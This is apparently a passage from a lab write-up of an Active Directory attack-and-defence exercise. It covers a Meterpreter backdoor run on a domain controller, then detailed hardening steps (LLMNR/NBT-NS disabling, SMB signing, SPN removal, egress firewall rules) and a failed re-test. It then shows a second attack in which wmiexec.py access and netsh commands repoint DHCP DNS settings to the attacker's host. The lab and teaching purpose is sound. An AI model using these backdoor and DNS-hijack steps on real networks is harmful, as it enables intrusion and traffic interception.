Now we save our backdoor in kali for further upload to the victim's system (DC).



The .exe is copied to the Windows server and launched manually. On the left side of the screenshot, we see the log output, which means the script ran successfully.

We enter the command sessions -l and observe the active session to which we connect using sessions -i 1.

We logged in using Meterpreter. What is this utility? It's an advanced, multi-functional payload that can dynamically expand at runtime, meaning we get a shell of the system and can add features as needed.

Reconnaissance -> Gain initial access (compromise a standard user) -> Privilege escalation (compromise a domain administrator via Kerberoasting) -> Gain control of a domain controller -> Attempt to gain persistence.

Each of these steps uses specific tools and techniques and targets different aspects of Active Directory security.


Implementation of Security Measures and Counteraction to Conducted Attacks


Following a successful simulation of a multi-stage attack, including network reconnaissance, compromise of a standard user account, escalation of privileges to domain administrator level via a Kerberoasting attack, unauthorized access to a domain controller, and an attempt to gain persistence in the system, a series of measures were implemented to strengthen the security of the corp.local corporate network. The goal of these measures was to eliminate the identified vulnerabilities and prevent similar attacks in the future.

1. Strengthening Protection against Attacks on Name Resolution Protocols and SMB

The initial stage of the attack involved obtaining the NTLM hash of JohnSnow's password using the Responder tool, which was made possible by the operation of the LLMNR and NBT-NS protocols and potential weaknesses in the SMB configuration. To counter this, the following measures were taken: To minimize the attack surface associated with poisoning responses to broadcast name queries, the LLMNR and NetBIOS (over TCP/IP) protocols were disabled on all computers in the domain using Group Policy. LLMNR was disabled through the "Disable Multicast Name Resolution" policy under Computer Configuration -> Policies -> Administrative Templates -> Network -> DNS Client. It is recommended to disable NetBIOS over TCP/IP through DHCP server settings or directly in the properties of client and server network adapters by setting the appropriate parameter.


on the WINS tab of the IPv4 protocol properties. This prevents an attacker from easily intercepting name requests and redirecting users to malicious resources using tools like Responder.





To protect against SMB Relay attacks and other man-in-the-middle attacks targeting the SMB protocol, a Group Policy was configured to require digital signatures for SMB traffic. In a GPO applied to the domain (for example, in the Default Domain Policy or a specialized


(Security Policy), under Computer Configuration -> Policies -> Windows Settings -> Security Settings -> Local Policies -> Security Options, the "Microsoft network client: Always digitally sign communications" and "Microsoft network server: Always digitally sign communications" options were enabled. This ensures the integrity and authenticity of SMB communications, making them more difficult to intercept and modify.




2. Strengthening Password Policy and Kerberoasting Protection

The Kerberoasting attack on the VinDieselADMIN administrator account was made possible by the registration of an SPN and a potentially weak password. Security measures are aimed at mitigating these factors.


The previously configured password policy was re-examined and confirmed as an adequate baseline. For service and administrative accounts, it is critical to use unique, very long, complex, randomly generated passwords that are changed regularly. Account passwords were changed to more complex ones that meet all security measures.



The SPN registered for corp0\VinDiesel (SvcAdminTool/windows-server.corp.local) was removed using the command setspn -D SvcAdminTool/windows-server.corp.local corp0\VinDiesel. This eliminated the immediate vulnerability of this account to Kerberoasting via this SPN.



The importance of regularly auditing SPNs registered in the domain was demonstrated using the setspn -Q */* command or PowerShell scripts (Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName). This auditing allows identifying SPNs associated with user accounts (especially privileged ones) or inactive accounts that could be targeted by Kerberoasting.



It was noted that gMSA or MSA should be used to run services instead of regular user accounts (even administrative ones). These special accounts are managed by the system, have automatically generated and regularly updated very complex passwords, and cannot be used for interactive logins, which virtually eliminates the Kerberoasting risk for services running under them.


The need to strictly adhere to the principle of least privilege is emphasized. Accounts (especially service and administrative ones) should have only the privileges absolutely necessary to perform their functions. The VinDieselADMIN administrator account should not be used to run services if a dedicated service account with limited privileges can be created or a gMSA can be used for this purpose.

3. Protecting the Domain Controller from Unauthorized Access and Backdoor Installation


After gaining administrative access to the DC, the attacker attempted to gain a foothold in the system. To counter this, the following measures were implemented and considered:

The key step was configuring the firewall to block all outgoing connections by default for the domain profile. Then, the necessary allow rules were created for legitimate outgoing traffic, such as DNS forwarding (TCP/UDP port 53 to authorized DNS servers), time synchronization (NTP, UDP port 123), and access to Windows update servers (TCP ports 80, 443 for system

(svchost.exe and wuauclt.exe processes). This significantly complicates backdoors from establishing reverse connections to arbitrary attacker ports. Inbound rules were also checked to minimize allowed connections.



All key Windows Defender features were tested and activated: real-time protection, cloud protection, automatic sample submission, and tamper protection. Additionally, the "Controlled Folder Access" feature was configured to protect system and user folders from unauthorized modification by malware, such as ransomware or backdoors, attempting to write themselves to unexpected locations.



The possibility of using AppLocker to create whitelists of approved applications and prevent executable files from running from unsafe locations was discussed. Although AppLocker was not fully configured at this stage, its potential for preventing unauthorized backdoors was noted.


The importance of regularly monitoring scheduled tasks, services, and registry startup keys (for example, using the Autoruns utility) to detect attempts to harden in a timely manner was emphasized.

The role of NIDS/IPS on pfSense (Snort/Suricata) is noted. After the attack phase, these should be switched to prevention mode (IPS) and configured with stricter rules to block malicious traffic and detect anomalies. It is noted that in corporate environments, EDR solutions are used to complement traditional antivirus solutions for deeper analysis of endpoint behavior and proactive threat detection.

4. Implementing firewall rules on pfsense.


After conducting the attack simulation phase, the next critical step is to harden the corporate network security perimeter. The primary tool for this in our lab environment is the pfSense firewall, which controls all traffic between the corporate segment (LAN - 192.168.50.0/24), the attacker's network (ATTACK_NET - 192.168.20.0/24), and the external network (WAN). The goal is to implement the principle of least privilege, allowing only absolutely necessary traffic and blocking everything else, especially unauthorized access attempts from less trusted networks.

Interface RulesATTACK_NET**(**192.168.20.0/24**).**On this interface, to A strict corporate network isolation policy was implemented for the interface to which the attacker's machine (Kali Linux) is connected. The primary rule, set at the very top of the list for this interface, completely blocks any IPv4 traffic initiated from the ATTACK_NET network (source 192.168.20.0/24) and destined for the corporate LAN (destination 192.168.50.0/24). This rule, described as "BLOCK ALL TRAFFIC FROM HACKERS," effectively prevents any attempts by the attacker to scan, exploit vulnerabilities, or directly connect to corporate network resources. Logging is enabled for this rule, allowing for tracking and analysis of blocked access attempts. Below this blocking rule is the "HACKERS TO INTERNET ALLOW" rule, which allows machines from ATTACK_NET access to any external resources (the Internet), which may be necessary for updating attacker tools or other research purposes, but does not allow them to reach the protected corporate network.



Interface RulesLAN**(**192.168.50.0/24**).**For corporate network interface The main objective is to ensure the necessary functionality for legitimate users and services, while minimizing risks and limiting excessive outgoing traffic. First, the "Anti-Lockout Rule" was configured to allow access to the pfSense web management interface via HTTPS (port 443) from IP addresses belonging to the CORP_LAN network (source 192.168.50.0/24, destination – pfSense IP address on this interface, 192.168.50.1). This prevents accidental blocking of administrative access. Next, instead of the general "allow all outgoing" rule used initially, more granular rules were configured. Outgoing DNS queries (TCP/UDP port 53) are allowed from machines on the corporate network to the domain controller (192.168.50.10), which is the primary DNS server for the corp.local domain. Also, if the domain controller is configured to use pfSense as a DNS forwarder, or if clients require direct access to the pfSense DNS service, the corresponding rule allows traffic to 192.168.50.1 on port 53. For Internet access, outgoing traffic is allowed over the HTTP (TCP port 80) and

HTTPS (TCP port 443) from the CORP_LAN network to any external addresses (except for private RFC1918 networks, for increased security). Time synchronization via NTP (UDP port 123) is now allowed. An important change is the removal or disabling of the rule that previously allowed SMB traffic from the LAN to the pfSense IP address on the ATTACK_NET network, as it posed an unnecessary risk. Additionally, if IPv6 is not actively used and secured, all outgoing IPv6 traffic from the LAN is blocked to reduce the attack surface. All other outgoing traffic not allowed by explicit rules is blocked by an implicit "deny all" rule at the end of the list.




5. Repeat the attack

Let's start with nmap scanning a known client that has been previously attacked, namely Windows 10 with the employee account John Snow.

```
┌──(esofl㉿esofl)-[~]
└─$ sudo nmap -O 192.168.50.100
[sudo] password for esofl:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-19 03:32 EEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.21 seconds
```

We're getting no scan results. Let's try running a responder on Kali and using social engineering to force the worker to run .html.




We see that the hash and other credentials are not captured. The traffic appears to be blocked by a firewall. Therefore, the attack failed.

Attack 2

DNS spoofing

1. Obtaining Initial Access and Managing the DHCP Server

The initial step in implementing the attack was compromising a domain controller, which also served as a DHCP server on the target subnet 192.168.50.0/24. Administrative privileges on this server were obtained using the wmiexec.py tool running under Kali Linux. This method allowed for obtaining a remote shell in the administrator context.



After successfully gaining access, the next step was to modify the DHCP server options to forward client DNS requests. The commands "netsh dhcp server 192.168.50.10 scope 192.168.50.0 delete optionvalue 6" and "netsh dhcp server 192.168.50.10 scope 192.168.50.0 set optionvalue 6 IPADDRESS 192.168.20.2" were executed to remove existing DNS server entries in the DHCP scope and set the Kali Linux IP address (192.168.20.2) as the new DNS server.

2. Solving DNS Server Validation Issues

